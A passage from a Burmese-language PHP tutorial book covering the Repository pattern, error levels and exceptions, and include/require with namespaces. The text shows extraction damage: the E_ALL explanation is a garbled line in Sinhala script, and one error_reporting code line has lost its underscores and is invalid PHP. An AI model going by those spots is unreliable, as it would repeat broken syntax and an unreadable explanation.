}

$app = new App(new Repository);
$app->update(["name" => "Alice", "age" => 22]);

// Saving Alice and 22

```

ဒီနည်းကပေးတဲ့ အားသာချက် နှစ်ချက်ရှိပါတယ်။ ပထမတစ်ချက်ကတော့ Data တွေ စစ်ဆေးတဲ့ အလုပ် အပါအဝင် အသေးစိတ်စိမ့်တဲ့ အလုပ်တွေကို App မှာ လုပ်စရာမလိုတော့ပါဘူး။ SOLID ရဲ့ Single Responsibility Principle အသက်ဝင်သွားတာပါ။ Data ကိုသပ်သပ်စိမ့်ပြီး App ကို သပ်သပ်စိလို ရသွားပါတယ်။ ဒုတိယအားသာချက်ကတော့ Repository ကို Dependency Injection နဲ့ အသုံးပြုထားလို လိုအပ်ရင် Repository ပြောင်းသုံးလို ရနိုင်ပါတယ်။ လက်ရှိ Model ကိုသုံးနေဖော်ယှဉ်၊ လိုအပ်ချက်အရ တစ်ခြား Data Layer ကို ပြောင်းသုံးရမယ်ဆိုရင် ပြောင်းရပိုလွယ်သွားမှာပဲ ဖြစ်ပါတယ်။

ထုံးစံအတိုင်း လက်တွေ့အသုံးချုပ္ပါတဲ့အခါ တစ်ယောက်နဲ့တစ်ယောက် အသေးစိတ် ရေးဟန်တွေကွာသွားနိုင် ပါတယ်။ ပြီးတော့ Data စီမံတဲ့အကြောင်း ပြောနေတာမို့လို့ ပရောဂျက်တစ်ခုနဲ့တစ်ခု လိုအပ်ချက်ခြင်း လည်း မတူကြပြန်ပါဘူး။ ဒါကြောင့် လက်တွေ့ကုဒ်တွေနဲ့ Implementation ကတော့ ကွဲပြားနိုင်ပါတယ်။ ဒါပေမယ့် လိုရင်းအချုပ်အနေနဲ့ Data ကို တိုက်ရှိက်စီမံမယ့်အစား ကြေားခံ Repository တစ်ခု ထားလိုက် မယ်ဆိုရင် Single Responsibility Principle နဲ့အညီ ပိုစနစ်ကျတဲ့ကုဒ်ကိုရနိုင်ပြီး Data Layer ကို လိုအပ်ရင် ပြောင်းသုံးလိုရတဲ့ အားသာချက်ကို ရနိုင်တယ် ဆိုတဲ့အချက်ကို အထူးပြု မှတ်သားရမှာ ဖြစ်ပါတယ်။

Other Patterns

အခုဖော်ပြခဲ့တဲ့ Pattern တွေဟာ Laravel မှာ အသုံးပြုထားတဲ့ Pattern တွေလို့ ပြောခဲ့ပါတယ်။ ဒါဟာ တစ်ခြား Pattern တွေကို Laravel မှာ သုံးလို့မရဘူးဆိုတဲ့ အဓိပ္ပာယ်မဟုတ်ဘူး။ တစ်ခြား Patterns တွေ ကို လေ့လာသိရှိပြီး သင့်တော်တဲ့ နေရာမှာ အသုံးချမယ်ဆိုရင် ပိုပြီးတော့ သပ်ရပ်စနစ်ကျတဲ့ ကုဒ်တွေကို ရေးသားနိုင်မှာ ဖြစ်ပါတယ်။

GoF Design Patterns (၂၃) ခုလုံးနဲ့ တစ်ခြား Patterns တစ်ချို့ကို PHP နဲ့ နမူနာ ရေးပြထားတဲ့ Repo တစ်ခုရှိပါတယ်။ စာရေးသူကိုယ်တိုင် ရေးသားထားတာပါ။ အခု ချက်ချင်းမဟုတ်ရင်တောင် နောက်ပိုင်း အချိန်ပေးနိုင်တဲ့အခါ ဆက်လက်လေ့လာကြည့်သင့်ပါတယ်။

- <https://github.com/eimg/design-patterns-php>

အခန်း (၉) – Error Handling

ကုဒ်တွေ ရေးကြတဲ့အခါ Error ဆိုတာ ရှောင်လွှဲလိုမရနိုင်ပါဘူး။ ရေးထံးအမှားကြောင့်လည်း Error တက်မယ်၊ Semicolon ကျန်ခဲ့လိုလည်း Error တက်မယ်၊ အဖွင့်အပိတ်မမှန်လိုလည်း Error တက်မယ်၊ စာလုံးပေါင်းမှားလိုလည်း Error တက်မယ်၊ ပြင်ပသက်ရောက်မှုတစ်ခုခဲ့ကြောင့်လဲ Error တက်မယ်၊ Error တွေကတော့ ပုံစံအမျိုးမျိုးပါပဲ။ ဒါ Error တွေဟာ တစ်ခုနဲ့တစ်ခု အမျိုးအစားမတူသလို အဆင့်လည်းမတူကြပါဘူး။ တစ်ချို့ Error တွေက သတိပေးယုံသက်သက်ဖြစ်ပြီး တစ်ချို့ Error တွေကတော့ ပရိုဂရမ်ကိုလုံးဝ ရပ်တန်းသွားစေတဲ့ Error တွေပါ။ ဒါအကြောင်းကိုလည်း ထည့်သွင်းဖော်ပြလိုပါတယ်။။ PHP မှာ Error အမျိုးအစား (၁၆) မျိုးထိရှိပါတယ်။ အဲဒါတဲ့က အဓိကအကျဆုံးကတော့ ဒါ (၇) မျိုးပါ။

1. E_PARSE
2. E_ERROR
3. E_WARNING
4. E_NOTICE
5. E_STRICT
6. E_DEPRECATED
7. E_ALL

E_PARSE ဆိုတာဟာ ကုဒ်ကို Run တဲ့အဆင့် မရောက်လိုက်ဘဲ ရေးထားတဲ့ Syntax မှာတင် မှားနေလို တက်တဲ့ Error အမျိုးအစား ပါ။ **E_ERROR** ဆိုတာတော့ Fatal Error တွေပါ။ ပရိုဂရမ်ကိုလုံးဝရပ်တန်းသွားစေတဲ့ Error တွေပါ။ **E_WARNING** ကလည်း Error တစ်မျိုးပါပဲ။ ပရိုဂရမ်က ဆက်အလုပ် လုပ်နေသေးပေမယ့် တစ်ခုခဲ့တော့ အကြိုးအကျယ် မှားနေပြီဆုံးတဲ့အခါမျိုးမှာ တက်ပါတယ်။

E_NOTICE နဲ့သတ်မှတ်ထားတဲ့ Notice တွေကတော့ မှားနိုင်မခြုံတဲ့အခြေအနေမျိုးမှာ တက်ပါတယ်။ ဥပမာ Array တစ်ခုရဲ့ မရှိသေးတဲ့ Index မှာ တန်ဖိုးသတ်မှတ်တဲ့အခါ သတ်မှတ်လို့ ရပါတယ်။ ဒါပေမယ့် မှားနေနိုင်တဲ့အတွက် Notice Error အမျိုးအစားကို ပေးလေ့ရှုပါတယ်။ **E_STRICT** ဆိုတာကတော့ PHP မှာ Strict Mode လို့ခေါ်တဲ့ သဘောသဘာဝတစ်မျိုး ရှုပါတယ်။ ဥပမာ ဒီကုဒ်ကိုကြည့်ပါ။

PHP

```
<?php

function add(int $a, int $b) {
    echo $a + $b;
}

add(1, "2"); // 3
```

နမူနာအရ add() Function ကို ခေါ်တဲ့အခါ Integer တန်ဖိုးတွေကို Argument အနေနဲ့ ပေးရမယ်လို့ သတ်မှတ်ထားပါတယ်။ ဒါပေမယ့် တစ်ကယ်တမ်း ပေးတဲ့အခါ String တန်ဖိုးတစ်ခုကို ပေးပေမယ့် Error မတက်ပါဘူး။ အလုပ်လုပ်ပါတယ်။ String ဆိုပေမယ့် Number String ကို Integer ပြောင်းမယ်ဆိုရင် ပြောင်းလို့ရနေတဲ့အတွက် PHP က ပြောင်းပြီးတော့ပဲ အလုပ်လုပ်ပေးမှာပါ။ အဲဒါမျိုးကို လက်မခံစေလိုရင် ဒီလိုရေးလို့ရပါတယ်။

PHP

```
<?php

declare(strict_types=1);

function add(int $a, int $b) {
    echo $a + $b;
}

add(1, "2");

// Error: Argument #2 ($b) must be of type int, string given
```

အပေါ်ဆုံးမှာ declare Statement နဲ့ strict_types=1 လို့ ကြညာလိုက်တဲ့အတွက် PHP က ကုဒ်တွေကို Strict Mode နဲ့အလုပ်လုပ်ပေးသွားမှာပါ။ ဒီတစ်ခါတော့ မရတော့ပါဘူး။ သတ်မှတ်ထားတဲ့

အတိုင်း အတိအကျပေးမှုပဲ အလုပ်လုပ်တော့မှာပါ။ ဒါကြောင့် Integer ပေးရမယ့်နေရာမှာ String ကို ပေးထားတဲ့အတွက် Error တက်သွားပါပြီ။ ဒီလို Error အမျိုးအစားကို Strict Error လိုခေါ်တာပါ။

E_ALL ඩිතාගෙනුවේ Error අඩුවා පිතයි।

ကိုယ်ရဲ့ကုဒ်မှာ Error တွေရှိလာတဲ့အခါ ဘယ်လို Error အမျိုးအစားဆိုရင် ပြရမယ်။ ဘယ်လို Error အမျိုးအစားဆိုရင် မပြရဘူးဆိုတာမျိုးကို သတ်မှတ်ထားလိုပါတယ်။ ပုံမှန်အားဖြင့် ဒီ သတ်မှတ်ချက်ကို PHP Setting ဖြစ်တဲ့ `php.ini` ဆိုတဲ့ ဖိုင်ထဲမှာ သတ်မှတ်ထားလေ့ရှိပါတယ်။ Windows မှာ Install လုပ်ထားတဲ့ XAMPP အတွက်ဆိုရင် `php.ini` ဖိုင်ကို `C:\xampp\php` ဖိုဒါထဲမှာ ရှာပိုးကြည့်လို့ရနိုင်ပါတယ်။

ကုဒ်ထဲမှာ ကိုယ်တိုင်ရေးသားပြီး Error တွေကို စီမံချင်ရင်လည်း ရနိုင်ပါတယ်။ `error_reporting()` လိုခေါ်တဲ့ Standard Function ကို အသုံးပြုနိုင်ပါတယ်။ `error_reporting(0)` လို့ ရေးသားသတ်မှတ်ပေးလိုက်ရင် ဘာ Error ကိုမှ ပြတော့မှာ မဟုတ်ပါဘူး။ တစ်ခုခုမှားနေရင် ဘာကြောင့်မှန်းမပြောဘဲ အလုပ်မလုပ်တော့လို့ အကြောင်းရင်းကို သိရမှာ မဟုတ်တော့ပါဘူး။ `error_reporting(E_ALL)` ဆိုရင်တော့ ရှိရှိသမျှ Error အမျိုးအစား အားလုံးကိုပြုမှာပါ။ နောက်တစ်နည်းအနေနဲ့ `error_reporting(-1)` လိုလည်းရေးလို့ရပါသေးတယ်။ ဒါဆိုရင်လည်း Error အမျိုးအစားအားလုံးကို ပြုမှာပဲ ဖြစ်ပါတယ်။

အရေးကြီးတဲ့ Parse Error, Fatal Error တွေနဲ့ Warning တွေကိုပဲ ပြစ်ချင်တယ်ဆိုရင်တော့ ဒီလိုရေးပေးလိုက်လို့ ရနိုင်ပါတယ်။

error reporting(E PARSE | E ERROR | E WARNING);

ဒါဆိုရင် Parse Error, Fatal Error တွေနဲ့ Warning တွေကလွှဲရင် ကျိုး Error အမျိုးအစားတွေကို ပြောမဟုတ်တော့ပါဘူး။ နောက်ထပ်ရေးနည်းကတော့ မပြစေချင်တာကို ရွေးချွန်တဲ့နည်းဖြစ်ပါတယ်။ ဒီလိုရေး ရပါတယ်။

```
error_reporting(E_ALL & ~E_NOTICE);
```

ဒါဆိုရင် Notice တွေကလွှဲရင် ကျိုး Error အားလုံးကိုပြောလိုက်တာပါ။

PHP မှာ Exception Handling သဘောသဘာဝလည်း ရှိပါသေးတယ်။ Exception Handling ဆိုတာဟာ Error တက်တဲ့အခါ ပရိုဂရမဲ့ ရပ်မသွားစေဘဲ ဘာဆက်လုပ်ရမလဲဆိုတာကို သတ်မှတ်ပေးနိုင်တဲ့ နည်းလမ်းပါ။ လိုအပ်ရင် ကိုယ်ရေးတဲ့ကုဒ်ထဲမှာလည်း Exception တွေပေးလို့ရပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

function add($nums) {
    if(!is_array($nums)) {
        throw new Exception("Argument must be array");
    }

    return array_sum($nums);
}

echo add(1);

// Error: Uncaught Exception: Argument must be array
```

add() ကိုပေးလာတဲ့ Argument ဟာ Array ဟုတ်မဟုတ်စစ်ပြီး မဟုတ်ဘူးဆိုရင် throw Statement နဲ့ Exception Object တစ်ခုကို ပေးခိုင်းလိုက်တာပါ။ ဒါကြောင့် Array မဟုတ်တဲ့ တန်ဖိုးပေးပြီး ခေါ်လိုက်တဲ့အခါ Uncaught Exception Error တက်သွားတာပါ။ ကိုယ့်ဘာသာ တက်ခိုင်းလိုက်တဲ့ Error တစ်မျိုးလှု ဆိုနိုင်ပါတယ်။

ဒီလို Exception တွေ ရှိလာတဲ့အခါ Error မတက်စေဘဲ ဘာဆက်လုပ်ရမလဲ ဆိုတာကို try-catch Statement နဲ့ သတ်မှတ်ပေးထားလို့ ရပါတယ်။ ဒီလိုပါ –

```
try {
    echo add(1);
} catch(Exception $e) {
    echo $e->getMessage();
}

// Argument must be array
```

စောစောက add() Function ကို ခေါ်ထားတာပါပဲ။ ဒီတစ်ခါတော့ add() Function ကို try Statement ထဲမှာ ခေါ်ထားပါတယ်။ ဒါကြောင့် Exception ရှိလာတဲ့အခါ Error မတက်တော့ဘဲ catch Statement ကို အလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။ နူးနာအရ catch Statement ထဲမှာ Exception ကို လက်ခံယူပြီး သူရဲ့ Message ကိုပဲ ပြနိုင်းလိုက်တာပါ။ ဒါကြောင့် ရလဒ်အနေနဲ့ Error Message ကိုပဲ ရမှာ ဖြစ်ပါတယ်။

try-catch Statement နဲ့အတူ တွဲသုံးနိုင်တဲ့ finally Statement ဆိုတာလည်း ရှိပါသေးတယ်။ catch Statement ဟာ Exception ရှိရင် အလုပ်ပြီး finally Statement ကတော့ Exception ရှိရှိ မ ရှိရှိ အလုပ်လုပ်ပါတယ်။ ဒီလိုပါ –

```
try {
    echo add(1);
} catch(Exception $e) {
    echo $e->getMessage();
} finally {
    echo "Done";
}

// Argument must be array
// Done
```

နူးနာအရ Exception ရှိနေလို့ catch Statement အလုပ်လုပ်သွားပြီးနောက် finally Statement ကိုလည်း ဆက်အလုပ်လုပ်သွားတာကို တွေ့ရမှာဖြစ်ပါတယ်။

PHP

```
<?php

function add($nums) {
    if(!is_array($nums)) {
        throw new Exception("Argument must be array");
    }

    return array_sum($nums);
}

try {
    echo add([1, 2]);
} catch(Exception $e) {
    echo $e->getMessage();
} finally {
    echo "Done";
}

// 3
// Done
```

ဒီတစ်ခါတော့ Exception မရှိလို့ catch Statement အလုပ်မလုပ်တော့ပါဘူး။ ဒါပေမယ့် finally Statement ကတော့ အလုပ်လုပ်သွားတယ်ဆိုတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

ဒီနည်းကိုသာ စနစ်တကျအသုံးချမယ်ဆိုရင် Error ရှိလာတဲ့အခါ ပရိုဂရမ်က ရပ်သွားတယ်ဆိုတာမျိုး မဖြစ် စေတော့ဘဲ Error ရှိလာရင် ဘာလုပ်ရမလဲဆိုတာကို သတ်မှတ်ပေးလို့ ရသွားတဲ့သဘောပဲ ဖြစ်ပါတယ်။ PHP ရဲ့ Error အားလုံးကို ဒီနည်းနဲ့ ဖမ်းလို့တော့ မရနိုင်ပါဘူး။ Error အများစုက ရှိုးရှိုး Error တွေပါ။ Exception Error တွေ မဟုတ်ကြပါဘူး။ နောက်ပိုင်း PHP Version တွေမှာ ထပ်မံဖြည့်စွက်ပေးထားတဲ့လုပ်ဆောင်ချက်သစ်တွေမှာတော့ Exception Error တွေကို အသုံးပြုထားပါတယ်။ ရေးနည်းရှိမှန်း သိထားပြီး သင့်တော်တဲ့နေရာမှာ အသုံးပြုနိုင်ကြဖို့ ဖြစ်ပါတယ်။

အခန်း (၁၀) – Modules & Namespaces

Programming Language တိုင်း လိုလိမှာ Module လုပ်ဆောင်ချက်ရှိပါတယ်။ ဒါ Module လုပ်ဆောင်ချက်ရဲ့ အကူအညီနဲ့ ကုဒ်တွေ ခွဲထုတ်ရေးသားခြင်း၊ လိုအပ်တဲ့အခါ ရယူထည့်သွင်းအသုံးပြုခြင်းအားဖြင့် Reusable ကုဒ်တွေကို ရကြတာပါ။ JavaScript မှာဆိုရင် CommonJS Module နဲ့ ES6 Module ဆိုပြီး နည်းပညာမူကဲ နှစ်မျိုးရှိပါတယ်။

PHP မှာ Module လုပ်ဆောင်ချက် စစ်စစ်တော့ မရှိပါဘူး။ ဒါပေမယ့် Module ကဲ့သို့ ကုဒ်တွေကို ခွဲထုတ်ရေးသားထားပြီး လိုတဲ့နေရာမှာ ပြန်လည်ရယူထည့်သွင်းနိုင်တဲ့ နည်းတွေတော့ ရှိပါတယ်။ ဥပမာ Math.php ဆိုတဲ့အမည်နဲ့ ဒီလိုဖိုင်တစ်ခု ရှိတယ်ဆိုကြပါစို့ -

PHP

```
<?php

// Math.php
define('PI', 3.14);

function add($a, $b) {
    echo $a + $b;
}
```

ဒီဖိုင်ထဲမှာပါတဲ့ လုပ်ဆောင်ချက်တွေကို ရယူအသုံးပြုလိုတဲ့အခါ include Statement ကို အသုံးပြုပြီး အခုလိုရယူအသုံးပြုနိုင်ပါတယ်။

PHP

```
<?php
// App.php

include ('Math.php');

echo PI;           // 3.14
echo add(1, 2);   // 3
```

`include` အတွက် ရယူအသုံးပြုလိုတဲ့ ကုဒ်ဖိုင်တည်နေရာကို ပေးရတာပါ။ နမူနာမှာ ဖိုင်အမည်ဖြစ်တဲ့ `Math.php` လိုပဲပေးထားတဲ့ အတွက် လက်ရှိ `App.php` ရှိနေတဲ့ ဖိုဒါထဲမှာပဲ ရှာဖြီးထည့်ပေးသွားမှာပါ။ ရှာလို မတွေ့ရင်တော့ Warning တက်ပါလိမ့်မယ်။ အကယ်၍ ရယူအသုံးပြုလိုတဲ့ဖိုင်က တစ်ခြားနေရာမှာ ဆိုရင် တည်နေရာအတိအကျ ပေးဖို့ လိုအပ်ပါလိမ့်မယ်။

`include Statement` နဲ့ တစ်ခြား Language တွေရဲ့ Module မတူတာက၊ Module ကုဒ်တွေမှာ ရေးသားသူက ရယူအသုံးပြုခွင့်ပေးလိုတဲ့ လုပ်ဆောင်ချက်ကို သတ်မှတ်ပေးလိုရသလို၊ ရယူအသုံးပြုသူက လည်း ပေးထားတဲ့အထဲက လိုချင်တဲ့ လုပ်ဆောင်ချက်ကို ရွေးချယ်ရယူလို ရရှိနိုင်မှာပါ။ `include Statement` မှာတော့ အဲဒီလိုမျိုး ရွေးချယ်လိုရမှာ မဟုတ်ပါဘူး။ ဖိုင်တစ်ခုကို ချိတ်ဆက်ရယူလိုက်တာနဲ့ အဲဒီဖိုင်ထဲက ရှိသမျှကုဒ်အတွက် အကုန်လုံးကို ထည့်ပြီး Run ပေးသွားမှာပါ။ ဒီအချက်ကို အထူးသတိပြုဖို့ လိုပါတယ်။ နောက်တစ်ခေါက်လောက် ထပ်ပြောချင်ပါတယ်။ `include Statement` နဲ့ ကုဒ်ဖိုင်တစ်ခုကို ချိတ်ဆက်ရယူ လိုက်တဲ့အခါ အဲဒီကုဒ်ဖိုင်ထဲမှာ ရေးထားသမျှကုဒ်အကုန်လုံးကို ချိတ်ဆက်လိုက်တဲ့ နေရာ မှာ ထည့်ပြီး Run ပေးသွားမှာပါ။

`include Statement` ကို ရေးတဲ့အခါ နောက်က ပိုက်ကွင်းအဖွင့်အပိတ် ထည့်ရေးလိုရသလို၊ မထည့်ဘဲ လည်း ရေးလိုရပါတယ်။ ဒီလိုပါ -

```
include ('Math.php');
```

```
include 'Math.php';
```

include Statement ရဲ့ မူကွဲအနေနဲ့ require Statement ကိုလည်း အသုံးပြုနိုင်ပါတယ်။ ရေးသား အသုံးပြုပုံ အတူတူပါပဲ။

```
require ('Math.php');
```

```
require 'Math.php';
```

ကွာသွားတာက၊ ဖိုင်တစ်ခုကို ချိတ်ဆက်လိုက်တဲ့အခါ တည်နေရာ မှားနေလို့ ချိတ်ဆက်မရတဲ့အခါ include က Warning ပေးပြီး ကျွန်ုပ်တွေကို ဆက်အလုပ်လုပ်ပါတယ်။ require ကတော့ Error ပေးပြီး နေရာမှာတင် ဆက်အလုပ်မလုပ်တော့ဘဲ ရပ်လိုက်မှာ ဖြစ်ပါတယ်။ ဒါလို့ အပြုအမှု အနည်းငယ် ကွာပေမယ့် အသုံးပြုနည်းကတော့ အတူတူပဲမို့လို့ မိမိနှစ်သက်ရာ Statement ကို အသုံးပြုနိုင်ပါတယ်။ ရှုံးဆက် ဖော်ပြတဲ့အခါမှာတော့ include ကိုအသုံးပြုပြီးတော့ပဲ ဆက်လက်ဖော်ပြသွားပါမယ်။ တစ် ခြား ဘာကြောင့်မှ မဟုတ်ပါဘူး။ သုံးနေကြ ဖြစ်နေလို့ပါ။

ကုဒ်ဖိုင်တစ်ခုကို တစ်ကြိမ်ထက်ပိုပြီး include လုပ်မိရင်မလိုလားအပ်တဲ့ ပြဿနာတွေ တက်နိုင်ပါတယ်။

```
include ('Math.php');  
include ('Math.php');
```

ပထမတစ်ကြိမ် include လုပ်စဉ်မှာ Math.php ထဲကကုဒ်တွေကို အကုန်ထည့်သွင်းသွားသလို နောက် တစ်ကြိမ် include လုပ်စဉ်မှာလည်း နောက်တစ်ကြိမ် အကုန်ထပ်မံထည့်သွင်းသွားမှာဖြစ်လို့ ကုဒ်တွေ ထပ်ကုန်ပါပြီ။ တူညီနဲ့ Function Name နဲ့ နှစ်ခါရေးမိသလိုတွေဖြစ်ပြီး Error တွေ တက်ကုန်ပါလိမ့်မယ်။ ဒီပြဿနာကို ရှောင်ရှားလိုရင် include_once Statement ကို သုံးနိုင်ပါတယ်။

```
include_once ('Math.php');  
include_once ('Math.php');
```

ပထမတစ်ကြိမ် include_once နဲ့ ရယူထည့်သွင်းစဉ်မှာ အရင်ကအဲဒီဖိုင်ကို မယူဖူးလို့ ရယူထည့်သွင်း

ပေးသွားပါလိမ့်မယ်။ နောက်တစ်ကြိမ် `include_once` နဲ့ ထပ်မံထည့်သွင်းတဲ့အခါ အဲဒီဖိုင်ကို တစ်ကြိမ် ထည့်သွင်းဖူးပြီးဖြစ်လို့ `include_once` က ထပ်မံထည့်သွင်းတော့မှာ မဟုတ်ပါဘူး။ ဒီရေးနည်းက `Condition` တွေစစ်ပြီး အခြေအနေပေါ်မှုတည်ပြီး ဖိုင်တွေကို `Include` လုပ်ရတဲ့အခါ အသုံးဝင်နိုင်ပါတယ်။

အလားတူပဲ `require_once` Statement လည်းရှိပါသေးတယ်။ Statement ကဲ့သွားပေမယ့် သဘောသာဝက် `include_once` နဲ့ အတူတူပဲဖြစ်ပါတယ်။

Namespaces

ဒီလိုကုဒ်ဖိုင်တွေကို ရယူအသုံးပြုတဲ့အခါ ကြံးရနိုင်တဲ့ ပြဿနာတစ်ခုရှိပါတယ်။ ဥပမာ - `Math.php` နဲ့ `Calculator.php` ဆိုပြီး ဖိုင်နှစ်ခုရှိတယ် ဆိုကြပါစို့။

```
// Math.php

define('PI', 3.14);

function add($a, $b) {
    return $a + $b;
}
```

```
// Calculator.php

function double($n) {
    return $n * 2;
}

function add($nums) {
    return array_sum($nums);
}
```

ဒီဖိုင်နှစ်ခုကို အသုံးပြုလိုတဲ့အတွက် အခုလို ချိတ်ဆက်ရယူလိုက်မယ်ဆိုရင် အဆင်မပြောတော့ပါဘူး။

```
// App.php

include ('Math.php');
include ('Calculator.php');
```

ဘာဖြစ်လိုလဲဆိုတော့ Math.php မှာ add() Function ရှိနေသလို၊ Calculator.php မှာလည်း add() Function ရှိနေပါတယ်။ PHP မှာ Function Name တူရင်လက်မခံပါဘူး။ ဒါကြောင့် ဒီဖိုင်နှစ်ခုမှာ Function Name တွေတိုက်နေတဲ့အတွက် Cannot redeclare Error တက်ပြီး အဆင်မပြေတော့ပါဘူး။

ဒီလိုပြဿနာမျိုး မဖြစ်ရအောင် Namespace နဲ့ဖြေရှင်းလိုရပါတယ်။ ကုဒ်တွေရေးတဲ့အခါ ဒီအတိုင်းမရေးဘဲ သူ Namespace နဲ့သူ ရေးပေးလိုက်မယ်ဆိုရင်တော့ ဒီပြဿနာ မတက်တော့ပါဘူး။

```
// Math.php

namespace Math;

define ('PI', 3.14);

function add($a, $b) {
    return $a + $b;
}
```

```
// Calculator.php

namespace Calculator;

function double($n) {
    return $n * 2;
}

function add($nums) {
    return array_sum($nums);
}
```

ဒါဆိုရင်တော့ အဆင်ပြေသွားပါပြီ။ သက်ဆိုင်ရာ ကုဒ်ဖိုင်မှာ Namespace လေးတွေ ကြညာပေးလိုက်တာပါ။ Namespace အမည်ကို မိမိနှစ်သက်ရာအမည် ပေးနိုင်ပါတယ်။ အခုဆိုရင် Math.php ထဲက add() ဟာ ရိုးရိုး add() မဟုတ်တော့ပါဘူး။ Math Namespace အောက်မှာရှိတဲ့ add() ဖြစ်သွားပါ

ပြီ။ အလားတူပဲ Calculator.php ထဲက add() ဟာလည်း Calculator Namespace အောက်မှာရှိ တဲ့ add() ဖြစ်သွားလို့ Function အမည်တူနေပေမယ့် Namespace မတူတဲ့အတွက်ကြောင့် အဆင်ပြေ သွားမှာပဲ ဖြစ်ပါတယ်။

ဒီလို သူ့ Namespace နဲ့သူ့ ရေးသားထားတဲ့ ကုဒ်တွေကို အသုံးချလိုရင် သက်ဆိုင်ရာ Namespace တည်နေရာ မှန်အောင်ပေးပြီးတော့ သုံးရပါတယ်။ ဒီလိုပါ –

```
// App.php

include ('Math.php');
include ('Calculator.php');

echo Math\add(1, 2); // 3
echo Calculator\add([ 2, 3, 4 ]); // 9
```

နှမူနာမှာ Math.php နဲ့ Calculator.php နှစ်ခုလုံးကို Include လုပ်ထားပါတယ်။ ပြီးတဲ့အခါ သက်ဆိုင်ရာ Namespace တည်နေရာအတိအကျပေးပြီးတော့ add() Function တွေကိုခေါ်ယူအသုံးပြုထားတာ တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။ နှမူနာမှာ တွေ့ရတဲ့အတိုင်း Namespace တည်နေရာရေးသားဖို့အတွက် \ သက်တကို အသုံးပြုရေးသားပေးရပါတယ်။

ဒီလိုလည်း ဖြစ်နိုင်ပါသေးတယ်။

```
// App.php

namespace Math;

include ('Math.php');
include ('Calculator.php');

echo add(1, 2); // 3
echo \Calculator\add([ 2, 3, 4 ]); // 9
```

ဒီတစ်ခါ App.php မှာလည်း Namespace ရှိသွားတာပါ။ သူရဲ့ Namespace ကလည်း Math ဖြစ်တဲ့ အတွက် တစ်ခြားဖိုင်ထဲမှာရှိနေတဲ့ Math Namespace အောက်က add() Function ကို တိုက်ရှိက် ခေါ်

ယူ အသုံးပြနိုင်တာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ Namespace တူနေတဲ့အတွက်ကြောင့်ပါ။ ဒါပေမယ့် Calculator Namespace အောက်က add() ကိုတော့ Calculator\add() လိုခေါ်လို မရတော့ပါဘူး။ ဒါဆိုရင် တစ်ကယ်ခေါ်ယူသွားမှာက Math\Calculator\add() ကို ခေါ်ယူသွားမှာဖြစ်လို မရှိတဲ့အတွက် Error တက်ပါလိမ့်မယ်။ သူကိုယ်တိုင်က Math Namespace အောက်မှာရှိနေလို ဆက်လက် ခေါ်ယူအသုံးပြုမှု အားလုံးက Math Namespace အောက်မှာပဲ ဖြစ်နေမှာမိန့်လိုပါ။

ဒါကြောင့် Calculator Namespace အောက်က add() ကို ခေါ်ယူလိုတဲ့အခါ \Calculator\add() ဆိုပြီးတော့ ရှုံးမှာလည်း \ သက်တတ်စု ပါဝင်သွားတာကို သတိပြုရမှာပဲ ဖြစ်ပါတယ်။ အဲဒီရှုံးက \ Global Namespace သို့မဟုတ် Root Namespace လိုဆိုနိုင်ပါတယ်။ ဒါကြောင့် ခေါ်ယူတဲ့အခါ Math Namespace အောက်ကနေ ခေါ်ယူဖို့ မကြိုးစားတော့ဘဲ Global Namespace အောက်က Calculator Namespace ဖြစ်သွားတဲ့အတွက် အဆင်ပြေသွားပါပြီ။

Namespace တွေမှာ Sub-Namespace လည်းရှိလိုရပါသေးတယ်။ ဒီလိုပါ –

```
// Math.php

namespace Math\Basic;

define ('PI', 3.14);

function add($a, $b) {
    return $a + $b;
}
```

ဒါဆိုရင် Math.php ဖိုင်ထဲက ကုဒ်တွေက Math Namespace အောက်က Basic Sub-Namespace အောက်ကကုဒ်တွေ ဖြစ်သွားပါပြီ။ ဒီလိုမျိုး Sub-Namespace တွေကို လိုအပ်သလို အဆင့်ဆင့် ပေးလို ရနိုင်ပါတယ်။ ဥပမာ Library\Helper\Math\Basic လိုမျိုးပါ။ ခေါ်ယူအသုံးပြုချိန်မှာ သတ်မှတ် Sub-Namespace အဆင့်ဆင့်မှန်အောင်ပေးပြီးခေါ်ရင် ရပါပြီ။ ဒီလိုပါ –

```
// App.php

namespace Math;

include ('Math.php');

echo Basic\add(1, 2); // 3
```

နမူနာမှာ App.php က Math Namespace အောက်မှာပဲ ဆက်ရှိနေပါသေးတယ်။ ဒါကြောင့် Basic\add() လိုခံခိုက်တဲ့အခါ အပြည့်အစုံက Math\Basic\add() ဖြစ်သွားမှာပါ။

ဒီလောက်ဆိုရင် Namespace ကို လက်တွေ့စတင်အသုံးပြုလို ရနိုင်ပြီဖြစ်ပါတယ်။ ကုဒ်ဖိုင်တစ်ခုထဲ Namespace နှစ်ခုသုံးခဲ့ ထည့်ရေးလိုရတဲ့ ရေးနည်းတွေ ရှိသေးပေမယ့် အသုံးမပြုသင့်တဲ့ ရေးနည်းလို သတ်မှတ်ထားကြလို ထည့်မပြောတော့ပါဘူး။

Namespace Import

သက်ဆိုင်ရာ Namespace အောက်ကလုပ်ဆောင်ချက်တွေကို ရယူအသုံးပြုလိုတိုင်း Namespace တည်နေရာကို ပြောပြီး သုံးနေစရာမလိုအောင် use Statement နဲ့ Import လုပ်ထားလိုက်လိုလည်း ရနိုင်ပါတယ်။ ဥပမာ – အခုလို ရေးထားတယ် ဆိုကြပါစို့။

```
// Calculator.php

namespace Library\Helper\Math\Basic;

class Calculator
{
    public function add($nums) {
        return array_sum($nums);
    }
}
```

ဒါ ကုဒ်ကိုအသုံးပြုလိုတဲ့အခါ သုံးရမယ့်ပုံးစံက ဒီလိုဖြစ်နိုင်ပါတယ်။

```
// App.php

include('Calculator.php');

$calc1 = new Library\Helper\Math\Basic\Calculator;
$calc2 = new Library\Helper\Math\Basic\Calculator;
```

```
// App.php

include('Calculator.php');

use Library\Helper\Math\Basic\Calculator;

$calc1 = new Calculator;
$calc2 = new Calculator;
```

